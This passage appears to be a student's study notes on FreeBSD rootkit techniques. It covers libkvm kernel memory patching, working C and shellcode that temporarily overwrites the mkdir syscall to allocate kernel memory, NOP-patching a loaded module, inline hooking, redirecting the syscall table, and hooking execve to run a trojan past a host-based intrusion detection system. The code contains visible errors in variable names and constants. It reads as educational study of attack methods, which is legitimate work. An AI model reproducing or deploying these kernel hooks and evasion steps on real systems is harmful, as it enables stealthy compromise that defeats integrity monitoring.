- **int kvm_list(kvm_t, *kd, nlist *nl)**
- nl - null terminated array of **nlist** structs. The fields of **nlist** are
 - n_name - name of symbol in memory
 - n_value - address of symbol
- kd - descriptor from kvm_openfiles
- This function iterates through nl, looking up each symbol in the n_name field in the current kernel image. If found, the n_value field is filled out, otherwise it is set to 0.
- **kvm_geterr** - Returns a string describing the most recent error condition on the kvm descriptor (*kd). Its prototype -> **char * kvm_geterr(kvm_t *kd)**.
- **kvm_read** - Reads data from kvm. If successful, returns the number of bytes transferred, otherwise returns -1. Prototype is:
 - **ssize_t kvm_read(kvm_t *kd, unsigned long addr, void *buf, size_t nbytes)**
 - similar to most read functions, read into buf, nbytes at addr.
- **kvm_write** - Writes data to kvm. returns nbytes, if error then returns -1. Prototype:
 - **ssize_t kvm_write(kvm_t *kd, unsigned long addr, const void *buf, size_t nbytes)**
 - if successful, it will return nbytes, which is number of bytes written to addr from buf.
- **kvm_close** - closes the open kvm descriptor (kd). **int kvm_close(kvm_t *kd)**, if successful returns 0, otherwise, -1.

Allocating Kernel Memory

First a brief rundown of x86 call statements:

What are they?

In x86, call statements are used to call a function/procedure. There are two types, near and far, but I only need to focus on **near call statements**. When a call statement is reached, the address of the instruction after the call statement is saved on the **stack**, so that the procedure knows where to return to. Therefore the machine code operand in hex will be the address of the called procedure(i.e. if the statement is call addr1, it will be addr), minus the address saved on the stack, e.g. addr2, i.e. addr1 - addr2.

Allocating Kernel Memory

This section explains what you need to do if the patch you are applying is bigger than what was already there and will overwrite nearby instructions. We need to then allocate kernel memory. These are the core functions

- **malloc** - allocates a number of bytes in kernel space
 - if successful, returns the kernel virtual addr, otherwise returns NULL
 - prototype: **malloc(unsigned long size, struct malloc_type *type, int flags)**
 - **size** - amount to allocate
 - **type** - used for stats, but normally set to M_TEMP
 - **flags**
 - **M_ZERO** - 0 allocated memory
 - **M_NOWAIT** - if the request can't be fulfilled immediately, return fail (NULL). Used for interrupts.
 - **M_WAITOK** - will sleep and wait for resources if can't allocate immediately. **Cannot return NULL if this is set.**
- **MALLOC Macro** - calls the malloc function, defined as:
 - **MALLOC(space, cast, unsigned long size, struct malloc_type *type, int flags)**
- **free** - deallocates memory that was allocated by malloc:
 - **free(void *addr, struct malloc_type *type);**
 - addr is the return value of malloc call, type is the malloc_type from malloc

- **FREE MACRO** - calls free function, has prototype
 - **FREE(void *addr, struct malloc_type *type)**

Allocating from User Space

Here is where we actually use run-time kernel memory patching i.e. allocate space from user space. What we need to do is defined by an algorithm:

- Retrieve the memory address of mkdir
- save sizeof(kmalloc) bytes of mkdir, we need the kmalloc routine (kernel memory allocation)
- overwrite mkdir with kmalloc
- call mkdir
- restore mkdir

Basically this process changes a system call to execute your code instead and then restores the original system call. It's like what a KLD would do except you aren't using a KLD. **I have to remember that when the system call is overwritten, any process that uses or is currently using the call will break, resulting in kernel panic.**

Putting it together

So remembering that the 6 libkvm function can be run from userspace, we can use them to compile a C program in userland. Also with the previous kmalloc program, we had that the 3 instructions that require dynamic linking were the M_TEMP, COPYOUT and MALLOC locations. They had locations of 10, 34 and 64 respectively within the kmalloc program example. So the steps we need to take are:

- Get the descriptor, kd.
- Find the address values for mkdir, M_TEMP, malloc and copyout.
- Patch the kmalloc function code to contain the addresses for M_TEMP, malloc and copy out, at the right places
 - use the knowledge of call statements, so the call statements address - the addr of the statement directly after
- Save the sizeof(kmalloc) bytes of mkdir.
- Overwrite mkdir with kmalloc.
- Allocate the kernel memory.
- restore mkdir.
- close the descriptor, kd.

Following the steps above gives us the following code:

```

#include <fcntl.h>
#include <kvm.h>
#include <limits.h>
#include <nlist.h>
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <sys/syscall.h>
#include <sys/types.h>
#include <sys/module.h>

/* Kernel memory allocation (kmalloc) function code. This
   was retrieved from the book */
unsigned char kmalloc[] =
    "\x55" /* push %ebp */
    "\xb9\x01\x00\x00\x00" /* mov $0x1,%ecx */
    "\x89\xe5" /* mov %esp,%ebp */
    "\x53" /* push %ebx */
    "\xba\x00\x00\x00\x00" /* mov $0x0,%edx */
    "\x83\xec\x10" /* sub $0x10,%esp */
    "\x89\x4c\x24\x08" /* mov %ecx,0x8(%esp) */
    "\x8b\x5d\x0c" /* mov 0xc(%ebp),%ebx */
    "\x89\x54\x24\x04" /* mov %edx,0x4(%esp) */
    "\x8b\x03" /* mov (%ebx),%eax */
    "\x89\x04\x24" /* mov %eax,(%esp) */
    "\xe8\xfc\xff\xff\xff" /* call 4e2 <kmalloc+0x22> */
    "\x89\x45\xf8" /* mov %eax,0xffffffff8(%ebp) */
    "\xb8\x04\x00\x00\x00" /* mov $0x4,%eax */
    "\x89\x44\x24\x08" /* mov %eax,0x8(%esp) */
    "\x8b\x43\x04" /* mov 0x4(%ebx),%eax */
    "\x89\x44\x24\x04" /* mov %eax,0x4(%esp) */
    "\x8d\x45\xf8" /* lea 0xffffffff8(%ebp),%eax */
    "\x89\x04\x24" /* mov %eax,(%esp) */
    "\xe8\xfc\xff\xff\xff" /* call 500 <kmalloc+0x40> */
    "\x83\xc4\x10" /* add $0x10,%esp */
    "\x5b" /* pop %ebx */
    "\x5d" /* pop %ebp */
    "\xc3" /* ret */
    "\x8d\xb6\x00\x00\x00\x00"; /* lea 0x0(%esi),%esi */
/*
 * The relative address of the instructions following the call statements
 * within kmalloc. Also retrieved from the book
 */
#define OFFSET_1 0x26
#define OFFSET_2 0x44

int main(int argc, char *argv[]){
    // get the error buffer array for the libkvm functions
    // _POSIX2_LINE_MAX is defined in limits.h as the minimum acceptable
    // value for the error buffer
    char errbuf[_POSIX2_LINE_MAX];
    kvm_t *kd; // the descriptor
    // nlist for the 4 names (mkdir, M_TEMP, malloc, copyout)
    struct nlist nl[] = {{NULL}, {NULL}, {NULL}, {NULL}, {NULL}, };
    unsigned char mkdir_code[sizeof(kmalloc)]; // function code for mkdir_code
    unsigned long addr;

```

```

// simple check for no. of args
if (argc != 2) {
    printf("Usage:\n%s <size>\n", argv[0]);
    exit(0);
}

// Initialise kvm access
kd = kvm_open(NULL, NULL, NULL, 0_RDWR, errbuf);
if(kd == NULL) exit(-1);

// write the names into nlist
n1[0].n_name = "mkdir";
n1[1].n_name = "M_TEMP";
n1[2].n_name = "malloc";
n1[3].n_name = "copyout";
// now we run kvm_nlist to find the addresses of these names
if (kvm_nlist(kd, n1) > 0) exit(-1);

// patch kmallocc with the addresses found
*(unsigned long *) &kmallocc[10] = n1[1].n_value; // no call statement so no calculation needed
// the malloc part will have the address of malloc found in the kernel image - (mkdir + offset 1)
*(unsigned long *) &kmallocc[34] = n1[2].n_value - (n1[0].n_value + OFFSET_1);
// similarly, this will have address of copyout - (mkdir + offset2)
*(unsigned long *) &kmallocc[64] = n1[3].n_value - (n1[0].n_value + OFFSET_2);

// now we save sizeof(kmallocc) bytes of mkdir:
if(kvm_read(kd, n1[0].n_value, mkdir_code, sizeof(kmallocc)) < 0) exit(1);

// Overwrite mkdir with kmallocc
if(kvm_write(kd, n1[0].n_value, kmallocc, sizeof(kmallocc)) < 0) exit(1);

// allocate kernel memory, using a system call with the provided arg
syscall(136, (unsigned long)atoi(argv[1]), &addr);
// print the address in hex
printf("Address of allocated memory: 0x%lx\n", addr);

//restore mkdir
if(kvm_write(kd, n1[0].n_value, mkdir_code, sizeof(kmallocc)) < 0) exit(-1);

// close the kd
if (kvm_close(kd) < 0) exit(-1);
exit(0);
}

```

The kmallocc char array was found by running the objdump with the -d option on the previously created kmallocc.c code. This gave us the code which we would patch. The final output comes to:

```

root@FreeBSD:/usr/home/roark/rootkitprac/kmalloc_kld # kldload ./kmalloc.ko
System call loaded at offset 210.
root@FreeBSD:/usr/home/roark/rootkitprac/kmalloc_kld # cd ..
root@FreeBSD:/usr/home/roark/rootkitprac # cd r
read_hook/ runkmalloc/
root@FreeBSD:/usr/home/roark/rootkitprac # cd runkmalloc/
root@FreeBSD:/usr/home/roark/rootkitprac/runkmalloc # ./interface 10
Bad system call (core dumped)
root@FreeBSD:/usr/home/roark/rootkitprac/runkmalloc # cc -o interface interface.
c
root@FreeBSD:/usr/home/roark/rootkitprac/runkmalloc # ./interface 10
Address of allocated kernel memory: 0xffff800034dc3c0

```

Showing that memory was successfully allocated from user space using the libkvm functions.

Patching Code Bytes

Now that we know the functions that can be used to patch kvm, we can start issuing system calls that patch code bytes in this kvm. I was shown an example system call whose function was to just print out a message 10 times, using a for loop. Code bytes are written as assembly code, which is familiar to me because of my study on COMP2121. So patching certain bits out can be very dangerous if I don't know what the code does first. That's why the book says to run the objdump command with the -dR option on the example KLD to first understand the assembly text.

```
$ objdump -dR ./hello.ko
```

```
./hello.ko:      file format elf32-i386-freebsd
```

```
Disassembly of section .text:
```

```
00000480 <hello>:
480:  55                push    %ebp
481:  89 e5             mov     %esp,%ebp
483:  53                push    %ebx
484:  bb 09 00 00 00    mov     $0x9,%ebx
489:  83 ec 04          sub     $0x4,%esp
48c:  8d 74 26 00       lea     0x0(%esi),%esi
490:  c7 04 24 0d 05 00 00 movl    $0x50d,(%esp)
                                493: R_386_RELATIVE      *ABS*
497:  e8 fc ff ff ff    call    498 <hello+0x18>
                                498: R_386_PC32 printf
49c:  4b                dec     %ebx
49d:  79 f1             jns     490 <hello+0x10>
49f:  83 c4 04          add     $0x4,%esp
4a2:  31 c0             xor     %eax,%eax
4a4:  5b                pop     %ebx
4a5:  c9                leave
4a6:  c3                ret
4a7:  89 f6             mov     %esi,%esi
4a9:  8d bc 27 00 00 00 00 lea     0x0(%edi),%edi
```

We can see that at address 49d, the instruction executed is: **jns 490 <hello+0x10>**. This is saying jump back to 490 if the sign flag is not set. This forms the for loop. **If we perform a nop instruction on this, then the system call will act differently, only printing the message once.** We can do this using the functions from the previous sections, *note that the name of the kld is "hello", so this is the symbol we will be looking for*.

- First we need to make an nlist struct initialised with "hello" for the name and NULL for the value.
 - This is because we want to find the address of hello, and then patch it with the NOP instead of the 0x10 instruction.
- Then we initialise memory access using **kvm_openfiles**. We are using the current image, we want to use dev/mem and we want to read and write, so we use:
 - **kvm_t *kd = kvm_openfiles(NULL, NULL, NULL, O_RDWR, errbuf)**, where errbuf is just a char array.
- Then we run the **kvm_nlist** function using kd and nlist struct we made. This will set the value for hello. This will be the address of the first piece of code in the hello kld.
- Now, we need to save this and search through it until we find the jns instruction (defined by 0x79), then we replace this with the nop instruction (defined by \0x90).
 - To save it, we use **kvm_read**, the descriptor is **kd**, the **addr** is **n1[0].n_value** (because we want the value of hello), the **buffer** is any buffer we make, and the **size** should be total size of the kld, which is about **0x29** bytes (4a9 - 480 = 0x29 = **41 bytes**).
 - Then we search through the buffer looking for when an element of the buffer = 0x79. We save this as our **offset**.

- Now we write into kvm, using **kvm_write** at the position defined by the start of the hello kld, **n1[0].n_value**, and add the offset. Here we write in our **nop code (\0x90\0x90, because we want to write two nops)**.
 - The descriptor is again **kd**, the addr is **n1[0].n_value + offset**
 - The const buffer is our nop code and the size is the size of the nopcode buffer.
- The final step is then to just close the kd, using **kvm_close**.
- NOTE THAT ERROR CHECKING FOR EACH OF THE FUNCTIONS OUTPUTS IS NECESSARY.

Inline Function Hooking

This is pretty neat type of hooking that takes advantage of assembly code. It places an **unconditional jump instruction** within the body of a function to a region of memory under my control. This part will contain:

- the new code I want the function to execute.
- the code bytes that were overwritten by the unconditional jump.
- an unconditional jump back to the original function.

But If I wanted to I dont have to do the last part. I could just not include and unconditional jump back to the original function.

Using the given example, I attempted to use inline function hooking to patch the mkdir system call so that it will output a phrase every time a new directory was created. To do this, we must first look at the disassembly code of mkdir, using **nm** command as such:

```
nm /boot/kernel/kernel | grep mkdir
```

Running the above code will produce the set of instructions that the mkdir system call uses. Looking at this we can figure out where to place the jump, which bytes to preserve and where to jump back to. I will be studying the given example, since recalling from my previous post, the mkdir command cannot be used in the kernel anymore, it required sys_mkdir. But since this sys_mkdir function also uses mkdir, it is too difficult to figure out which instructions are solely for sys_mkdir, and which ones are shared between the two.

It's also important to know that the disassembly of a system call is different for every machine. So, it's not possible to make an inline function hook that works for every machine. Each system call that you are hooking, or function in general, must be disassembled and studied.

Applying the hook

So, to apply the hook, we need to make 7 bytes of space, because this is the amount that the unconditional jump requires. But we also need to figure out where to jump back to. From the two examples given below:

```

c0557030 <mkdir>:
c0557030:      55                push    %ebp
c0557031:      31 c9            xor     %ecx,%ecx
c0557033:      89 e5            mov     %esp,%ebp
c0557035:      83 ec 10          sub     $0x10,%esp
c0557038:      8b 55 0c          mov     0xc(%ebp),%edx
c055703b:      8b 42 04          mov     0x4(%edx),%eax
c055703e:      89 4c 24 08       mov     %ecx,0x8(%esp)
c0557042:      89 44 24 0c       mov     %eax,0xc(%esp)
c0557046:      8b 02            mov     (%edx),%eax
c0557048:      89 44 24 04       mov     %eax,0x4(%esp)
c055704c:      8b 45 08          mov     0x8(%ebp),%eax
c055704f:      89 04 24          mov     %eax,(%esp)
c0557052:      e8 49 fc ff ff    call    c0556ca0 <kern_mkdir>
c0557057:      c9              leave
c0557058:      c3              ret
c0557059:      8d b4 26 00 00 00 00 lea     0x0(%esi),%esi

```

```

c05bfec0 <mkdir>:
c05bfec0:      55                push    %ebp
c05bfec1:      89 e5            mov     %esp,%ebp
c05bfec3:      83 ec 10          sub     $0x10,%esp
c05bfec6:      8b 55 0c          mov     0xc(%ebp),%edx
c05bfec9:      8b 42 04          mov     0x4(%edx),%eax
c05bfecb:      89 44 24 0c       mov     %eax,0xc(%esp)
c05bfed0:      31 c0            xor     %eax,%eax
c05bfed2:      89 44 24 08       mov     %eax,0x8(%esp)
c05bfed6:      8b 02            mov     (%edx),%eax
c05bfed8:      89 44 24 04       mov     %eax,0x4(%esp)
c05bfedc:      8b 45 08          mov     0x8(%ebp),%eax
c05bfedf:      89 04 24          mov     %eax,(%esp)
c05bfef2:      e8 29 fb ff ff    call    c05bfa10 <kern_mkdir>
c05bfef7:      c9              leave
c05bfef8:      c3              ret
c05bfef9:      8d b4 26 00 00 00 00 lea     0x0(%esi),%esi

```

We can see that both make use of the kern_mkdir function. This is where we can jump back to, but it also means we must save every byte up until this byte. This means everything until 0xe8 (the first byte of the kern_mkdir instruction). So, the steps to apply the hook now combine what we've previously learned about malloc, and the use of the libkvm functions. The steps we need to take are:

- Initialize the descriptor

- Find the addresses of mkdir, M_TEMP, malloc, copyout and print (like our code of kmalloc from before)
- search through mkdir until we find 0xe8, and save this as our offset
- The amount of memory we need will be the size of our string (prints the string using uprintf) + the size of the preserved mkdir code (everything before 0xe8) + the size of the unconditional jump.
- We then patch kmalloc, to contain the M_TEMP, malloc and copyout codes as before
- Allocate the kernel memory using kvm_write to write kmalloc to mkdir's memory pointer
- Once memory has been allocated, restore mkdir
- Then we patch the string printing code with the uprintf code we found from using kvm_nlist, and write this into memory.
- Next we put in the preserved mkdir code.
- Then finish off with the unconditional jump.

That concludes the teachings for Inline Function Hooking

Cloaking System Call Hooks

To my surprise, there seems to be a way to implement a system call hook, without patching the system call table or its function. This seems to be a very clean way to hook a function. It is achieved by patching the **system call dispatcher** within an inline function hook, so that it references our **hooked system call table** instead of the original.

In FreeBSD, the system call dispatched is **syscall**. So we can go and apply an inline function hook to where this function is implemented (in **/sys/i386/i386/trap.c**). In this code, there is a line that references the original system call table, and stores the address of the actual call in a sysent structure. We can disassemble this line, study it and produce an inline function hook to our own system table, but remember that every machine is different, so the same implementation won't work for every machine.

Disassembled Call to the System Call Table

If we see the example given:

486:	64 a1 00 00 00 00	mov	%fs:0x0,%eax
48c:	8b 00	mov	(%eax),%eax
48e:	8b 80 a0 01 00 00	mov	0x1a0(%eax),%eax
494:	8b 40 04	mov	0x4(%eax),%eax

```
1callp = &p->p_sysent->sv_table[code];
```

The first image is the disassembled code of the second image. We need to understand what the disassembled code is doing in order to hook it. The first line loads the currently running thread (defined by the %fs register) into register %eax. The thread is a very large structure, but I managed to get an image of the first few fields in it:

```

*/
struct thread {
    struct mtx      *volatile td_lock; /* replaces sched lock */
    struct proc     *td_proc;         /* (*) Associated process. */
    TAILQ_ENTRY(thread) td_plist;     /* (*) All threads in this proc. */
    TAILQ_ENTRY(thread) td_runq;      /* (t) Run queue. */
    TAILQ_ENTRY(thread) td_slpq;      /* (t) Sleep queue. */
    TAILQ_ENTRY(thread) td_lockq;     /* (t) Lock queue. */
    LIST_ENTRY(thread) td_hash;       /* (d) Hash chain. */
    struct cpuset    *td_cpuset;      /* (t) CPU affinity mask. */
    struct domainset_ref td_domain;   /* (a) NUMA policy */
    struct seltd     *td_sel;         /* Select queue/channel. */
    struct sleepqueue *td_sleepqueue; /* (k) Associated sleep queue. */
    struct turnstile *td_turnstile;   /* (k) Associated turnstile. */
    struct rl_q_entry *td_rlqe;       /* (k) Associated range lock entry. */
    struct umtx_q    *td_umtxq;       /* (c?) Link for when we're blocked. */
    lwpid_t          td_tid;          /* (b) Thread ID. */
    sigqueue_t       td_sigqueue;     /* (c) Sigs arrived, not delivered. */
#define td_siglist   td_sigqueue.sq_signals
    u_char           td_lend_user_pri; /* (t) Lend user pri. */

```

This seems to be an updated version of thread, hence the second line (which is meant to be loading the threads associated process into register %eax) should have the offset of struct mtx as well. Previously, the **struct proc *td_proc** line was the first entry in the thread struct. Now the next line is loading the 0x1a0 offset of the proc struct into %eax. Looking at the proc struct:

```

587
588 struct proc {
589     LIST_ENTRY(proc) p_list; /* (d) List of all processes. */
590     TAILQ_HEAD(, thread) p_threads; /* (c) all threads. */
591     struct mtx p_slock; /* process spin lock */
592     struct ucred *p_ucred; /* (c) Process owner's identity. */
593     struct filedesc *p_fd; /* (b) Open files. */
594     struct filedesc_to_leader *p_fdtol; /* (b) Tracking node */
595     struct pstats *p_stats; /* (b) Accounting/statistics (CPU). */
596     struct plimit *p_limit; /* (c) Resource limits. */
597     struct callout p_limco; /* (c) Limit callout handle */
598     struct sigacts *p_sigacts; /* (x) Signal actions, state (CPU). */
599
600     int p_flag; /* (c) P_* flags. */
601     int p_flag2; /* (c) P2_* flags. */
602     enum p_states {
603         PRS_NEW = 0, /* In creation */
604         PRS_NORMAL, /* threads can be run. */
605         PRS_ZOMBIE
606     } p_state; /* (j/c) Process status. */
607     pid_t p_pid; /* (b) Process identifier. */
608     LIST_ENTRY(proc) p_hash; /* (d) Hash chain. */
609     LIST_ENTRY(proc) p_pglist; /* (g + e) List of processes in pgrp. */
610     struct proc *p_pptr; /* (c + e) Pointer to parent process. */
611     LIST_ENTRY(proc) p_sibling; /* (e) List of sibling processes. */
612     LIST_HEAD(, proc) p_children; /* (e) Pointer to list of children. */
613     struct proc *p_reaper; /* (e) My reaper. */
614     LIST_HEAD(, proc) p_reaplist; /* (e) List of my descendants
615                                     (if I am reaper). */
616     LIST_ENTRY(proc) p_reapsibling; /* (e) List of siblings - descendants of
617                                     the same reaper. */
618     struct mtx p_mtx; /* (n) Lock for this struct. */
619     struct mtx p_statmtx; /* Lock for the stats */
620     struct mtx p_itimmtx; /* Lock for the virt/prof timers */
621     struct mtx p_profmtx; /* Lock for the profiling */
622     struct ksiginfo *p_ksi; /* Locked by parent proc lock */
623     sigqueue_t p_sigqueue; /* (c) Sigs not delivered to a td. */
624 #define p_siglist p_sigqueue.sq_signals
625     pid_t p_oppid; /* (c + e) Real parent pid. */
626
627 /* The following fields are all zeroed upon creation in fork. */
628 #define p_startzero p_vmspace
629     struct vmpace *p_vmspace; /* (b) Address space. */
630     u_int p_swtick; /* (c) Tick when swapped in or out. */
631     u_int p_cowgen; /* (c) Generation of COW pointers. */
632     struct itimerval p_realtimer; /* (c) Alarm timer. */
633     struct rusage p_ru; /* (a) Exit information. */
634     struct rusage_ext p_rux; /* (cu) Internal resource usage. */
635     struct rusage_ext p_crux; /* (c) Internal child resource usage. */
636     int p_profthreads; /* (c) Num threads in addupc_task. */
637     volatile int p_exithreads; /* (j) Number of threads exiting */
638     int p_traceflag; /* (o) Kernel trace points. */
639     struct vnode *p_tracevp; /* (c + o) Trace to vnode. */
640     struct ucred *p_tracecred; /* (o) Credentials to trace with. */
641     struct vnode *p_textvp; /* (b) Vnode of executable. */
642     u_int p_lock; /* (c) Proclock (prevent swap) count. */
643     struct sigiolst p_sigiolst; /* (c) List of sigio sources. */
644     int p_sigparent; /* (c) Signal to parent on exit. */
645     int p_sig; /* (n) For core dump/debugger XXX. */
646     u_int p_ptevents; /* (c + e) ptrace() event mask. */
647     struct kaioinfo *p_aioinfo; /* (y) ASYNC I/O info. */
648     struct thread *p_singlethread; /* (c + j) If single threading this is it */
649     int p_suspendcount; /* (j) Num threads in suspended mode. */
650     struct thread *p_xthread; /* (c) Trap thread */
651     int p_boundary_count; /* (j) Num threads at user boundary */
652     int p_pendingcnt; /* how many signals are pending */
653     struct itimers *p_itimers; /* (c) POSIX interval timers. */
654     struct procdesc *p_procdesc; /* (e) Process descriptor, if any. */
655     u_int p_treeflag; /* (e) P_TREE flags */
656     int p_pendingexits; /* (c) Count of pending thread exits. */
657     struct filemon *p_filemon; /* (c) filemon-specific data. */
658     int p_pdeathsig; /* (c) Signal from parent on exit. */
659 /* End area that is zeroed on creation. */
660 #define p_endzero p_magic
661
662 /* The following fields are all copied upon creation in fork. */
663 #define p_startcopy p_endzero
664     u_int p_magic; /* (b) Magic number. */
665     int p_osrel; /* (x) osreldate for the
666                                     binary (from ELF note, if any) */
667     uint32_t p_fctl0; /* (x) ABI feature control, ELF note */
668     char p_comm[MAXCOMLEN + 1]; /* (x) Process name. */
669     struct sysentvec *p_sysent; /* (b) Syscall dispatch info. */
670     struct pargs *p_args; /* (c) Process arguments. */
671     ctime_t p_culimit; /* (c) Current CPU limit in seconds. */

```

we can see that this is the Syscall dispatch info struct called p_sysent. The very last instruction then loads the 0x4 offset within the sysentvec (the type of p_sysent) into %eax. Looking at the sysentvec struct, this would be:

```
struct sysentvec {
    int sv_size; /* number of entries */
    struct sysent *sv_table; /* pointer to sysent */
    int sv_errsize; /* size of errno translation table */
    const int *sv_errtbl; /* errno translation table */
    int (*sv_transtrap)(int, int);
    /* translate trap-to-signal mapping */
    int (*sv_fixup)(uintptr_t *, struct image_params *);
    /* stack fixup function */
    void (*sv_sendsig)(void (*)(int), struct ksiginfo *, struct __sigset *);
    /* send signal */
    char *sv_sigcode; /* start of sigtramp code */
    int sv_szsizcode; /* size of sigtramp code */
    char *sv_name; /* name of binary type */
    int (*sv_coredump)(struct thread *, struct vnode *, off_t, int);
    /* function to dump core, or NULL */
    int (*sv_imgact_try)(struct image_params *);
    void (*sv_stackgap)(struct image_params *, uintptr_t *);
    int (*sv_copyout_auxargs)(struct image_params *,
        uintptr_t *);
    int sv_minsigstksz; /* minimum signal stack size */
    vm_offset_t sv_minuser; /* VM_MIN_ADDRESS */
    vm_offset_t sv_maxuser; /* VM_MAXUSER_ADDRESS */
    vm_offset_t sv_usrstack; /* USRSTACK */
    vm_offset_t sv_psstrings; /* PS_STRINGS */
    int sv_stackprot; /* vm protection for stack */
    int (*sv_copyout_strings)(struct image_params *,
        uintptr_t *);
    void (*sv_setregs)(struct thread *, struct image_params *,
        uintptr_t *);
    void (*sv_fixlimit)(struct rlimit *, int);
    u_long sv_maxssiz;
    u_int sv_flags;
    void (*sv_set_syscall_retval)(struct thread *, int);
    int (*sv_fetch_syscall_args)(struct thread *);
    const char **sv_syscallnames;
    vm_offset_t sv_timekeep_base;
    vm_offset_t sv_shared_page_base;
    vm_offset_t sv_shared_page_len;
    vm_offset_t sv_sigcode_base;
    void *sv_shared_page_obj;
    void (*sv_schedtail)(struct thread *);
    void (*sv_thread_detach)(struct thread *);
    int (*sv_trap)(struct thread *);
    u_long sv_hwcaps; /* Value passed in AT_HWCAP. */
    u_long sv_hwcaps2; /* Value passed in AT_HWCAP2. */
};
```

the second value, since int is a 4 byte value. Hence the pointer to sysent, called sv_table is stored in %eax.

What We Really Want to Do

This is the line we want to change. Instead of pointing to the original sysent struct, we want it to point to our malicious sysent struct. After we do this, any system call modules we load will no longer work.

All we need to do is patch these new modules, since we now control the system call for loading a module as well!

Chapter 6 – Putting it All Together

HIDSes

Finally, we arrive at our last step: putting together everything we've learned to make a complete rootkit. It will be used to bypass something known as a **Host-based Intrusion Detection System (HIDS)**

What is a HIDS

It just monitors, detects and logs modifications done to files on a filesystem. For every file the HIDS will create a crypto hash of the data and record it in a database. Any changes will of course change the hash and it will compare hashes during its audits. If the files differ then it is flagged.

Bypassing HIDS

The flaw with HIDS is that it trusts the system's APIs (programming interfaces). We can hook these APIs to get past HIDS.

Execution Redirection

We can do this through *execution redirection* which is the execution of one binary with another. For example say we have an original binary called `original.c` and a trojan binary `trojan.c`. All we do is intercept the request to execute `hello.c` and replace it with the execution of `trojan.c`. The HIDS will never pick this up because the **original binary is not changed**.

We can do this by hooking the `execve` system call, which is responsible for file execution. It is implemented in `/sys/kern/kern_exec.c`. Examining this file we see two key

lines:

```
int
execve(td, uap)
{
    struct thread *td;
    struct execve_args /* {
        char *fname;
        char **argv;
        char **envv;
    } */ *uap;

    int error;
    struct image_args args;

    ❶error = exec_copyin_args(&args, uap->fname, UIO_USERSPACE,
        uap->argv, uap->envv);

    if (error == 0)
        ❷error = kern_execve(td, &args, NULL);

    exec_free_args(&args);

    return (error);
}
```

The first one just does a simple copying of the arguments from user space (entered in command line) to a buffer (args). The buffers contents are then passed to the real execution function **kern_execve**. So executing a new binary just means rewriting the set of execve arguments recieved before the exec_copyin_args bit!

I was reluctant to try out the examples on my own computer because I dont have anything going wrong the FreeBSD virtual system I have, but I was able to identify the steps required:

- First, we check if the name (execve_args->fname is the descriptor for the name of file) is equal to our original file (original.c)
- We want to allocate a region of memory for the new set of execve arguments (this process was rather difficult to understand so I explained it [here](#)).
- Next we want to create the new execve_args struct, with our trojans details
 - fname -> the name of the file
 - argv -> arguments to the file execution
 - envv -> environmental variables for the file
- We then insert this into the allocated user data space we just did.
- We then call execve on this new user data space instead of the old one.

We have tricked HIDS... sort of. The trojan file we made is still unrecognized to HIDS so it will be flagged. This is where File Hiding comes in.

Allocating Space using VMAP

This section of the `execve` hook was difficult to follow, since it included concepts I haven't heard of before. Below is the section of code I tried to understand:


```
/*
 * Determine the end boundary address of the current
 * process's user data space.
 */
vm = curthread->td_proc->p_vmspace;
base = round_page((vm_offset_t) vm->vm_daddr);
②addr = base + ctob(vm->vm_dsize);

/*
 * Allocate a PAGE_SIZE null region of memory for a new set
 * of execve arguments.
 */
③vm_map_find(&vm->vm_map, NULL, 0, &addr, PAGE_SIZE, FALSE,
            VM_PROT_ALL, VM_PROT_ALL, 0);
vm->vm_dsize += btoc(PAGE_SIZE);
```

The main point here is to obtain the end boundary address, of the current process, so that we can make the new set of `execve` arguments there. But to do that, we need to also set this region to null. So:

Step 1 - Get the Address

To get the address we need to go inside the `vmspace` struct of the current process. This is stored in `thread->proc->vmspace`. Below is an image of the contents of that struct:



```
7 struct vmspace {
8     struct vm_map vm_map; /* VM address map */
9     struct shmap_state *vm_shm; /* SYS5 shared memory private data XXX */
10    segsz_t vm_swrss; /* resident set size before last swap */
11    segsz_t vm_tsize; /* text size (pages) XXX */
12    segsz_t vm_dsize; /* data size (pages) XXX */
13    segsz_t vm_ssize; /* stack size (pages) */
14    caddr_t vm_taddr; /* (c) user virtual address of text */
15    caddr_t vm_daddr; /* (c) user virtual address of data */
16    caddr_t vm_maxsaddr; /* user VA at max stack growth */
17    volatile int vm_refcnt; /* number of references */
18    /*
19     * Keep the PMAP last, so that CPU-specific variations of that
20     * structure on a single architecture don't result in offset
21     * variations of the machine-independent fields in the vmspace.
22     */
23    struct pmap vm_pmap; /* private physical map */
24 };
```

The address we want will be the current address of the process (`vm_daddr`) + all the data that it has (`vm_dsize`). When we compute this our equation will be:

finaladdr = vmospace->vm_d_addr + vmospace->vm_dsize.

Since the dsize value is in pages, we must use the **ctob** function to transform from page to bytes.

Step 2 - Allocate the Correct Size

Now that we have the address, we want to allocate a region of this for the new arguments (trojan execve). To do this we use the **vm_map_find** function which will find a free region of memory in a map, and map an object to it. Going through the prototype, we can figure out what values we need:

vm_map_find(vm_map_t map, vm_object_t object, vm_offset_t offset, vm_offset_t *addr, vm_size_t length, int find_space, vm_prot_t prot, vm_prot_t max, int cow)

